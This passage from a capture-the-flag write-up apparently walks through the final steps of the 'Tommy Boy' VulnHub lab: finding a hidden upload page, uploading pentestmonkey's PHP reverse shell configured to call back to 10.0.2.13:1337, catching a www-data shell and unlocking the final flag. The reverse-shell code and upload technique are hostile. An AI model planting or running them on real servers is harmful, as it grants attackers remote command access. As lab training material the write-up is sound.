define('DB_USER', 'username_here');
```

But these haven’t been helpful
Anyway, I found Nick’s secret stash


```
bigtommysenior@CallahanAutoSrv01:/var/thatsg0nnaleaveamark/NickIzL33t$ ls -alh
total 36K
drwxr-xr-x 3 www-data www-data 4.0K Jul 17  2016 .
drwxr-xr-x 3 www-data www-data 4.0K Jul 14  2016 ..
-rw-r--r-- 1 www-data www-data  459 Jul 15  2016 fallon1.html
-rw-rw-r-- 1 www-data www-data   62 Jul  7  2016 flagtres.txt
-rw-r--r-- 1 www-data www-data  653 Jul  8  2016 hint.txt
-rw-r--r-- 1 www-data www-data  207 Jul 14  2016 .htaccess
-rw-r--r-- 1 www-data www-data  270 Jul 14  2016 index.html
drwxr-xr-x 3 www-data www-data 4.0K Jul 15  2016 P4TCH_4D4MS
-rw-rw-r-- 1 www-data www-data  524 Jul  8  2016 t0msp4ssw0rdz.zip
bigtommysenior@CallahanAutoSrv01:/var/thatsg0nnaleaveamark/NickIzL33t$
```

Inside the Patch folder, there's a website which allows for file uploads. Let's write a reverse shell in php with our shell, and then execute it in the webserver

So this should work… It's pentest monkey's shell

```
bigtommysenior@CallahanAutoSrv01:/var/thatsg0nnaleaveamark/NickIzL33t/P4TCH_4D4MS/uploads$ cat shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.gith
ubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.13';
$port = 1337;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
```

I ran it here



And got a call back

```
www-data@CallahanAutoSrv01:/$ whoami
whoami
www-data
```

As… www-data? But I can still cat the 5.txt file at /

```
www-data@CallahanAutoSrv01:/$ cat .5
cat .5.txt
FIFTH FLAG!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
YOU DID IT!!!!!!!!!!!!!!!!!!!!!!!!!!!!
OH RICHARD DON'T RUN AWAY FROM YOUR FEELINGS!!!!!!!!

Flag data: Buttcrack

Ok, so NOW what you do is take the flag data from each flag and blob it into one big chunk.
So for example, if flag 1 data was "hi" and flag 2 data was "there" and flag 3 data was "you"
you would create this blob:

hithereyou

Do this for ALL the flags sequentially, and this password will open the loot.zip in Big Tom's
folder and you can call the box PWNED.
www-data@CallahanAutoSrv01:/$
```

So just a dumb puzzle that adds up to **B34rcl4wsZ4l1nskyTinyHeadEditButtonButtcrack**

```
bigtommysenior@CallahanAutoSrv01:~$ unzip LOOT.ZIP
Archive:  LOOT.ZIP
[LOOT.ZIP] THE-END.txt password:
  inflating: THE-END.txt
bigtommysenior@CallahanAutoSrv01:~$ ls
callahanbak.bak  el-flag-numero-quatro.txt  linpeas.sh  LOOT.ZIP  THE-END.txt
bigtommysenior@CallahanAutoSrv01:~$ cat THE-END.txt
YOU CAME.
YOU SAW.
YOU PWNED.

Thanks to you, Tommy and the crew at Callahan Auto will make 5.3 cajillion dollars this year.

GREAT WORK!

I'd love to know that you finished this VM, and/or get your suggestions on how to make the next
one better.

Please shoot me a note at 7ms @ 7ms.us with subject line "Here comes the meat wagon!"

Or, get in touch with me other ways:

* Twitter: @7MinSec
* IRC (Freenode): #vulnhub (username is braimee)

Lastly, please don't forget to check out www.7ms.us and subscribe to the podcast at
bit.ly/7minsec

</shamelessplugs>

Thanks and have a blessed week!

-Brian Johnson
7 Minute Security
bigtommysenior@CallahanAutoSrv01:~$
```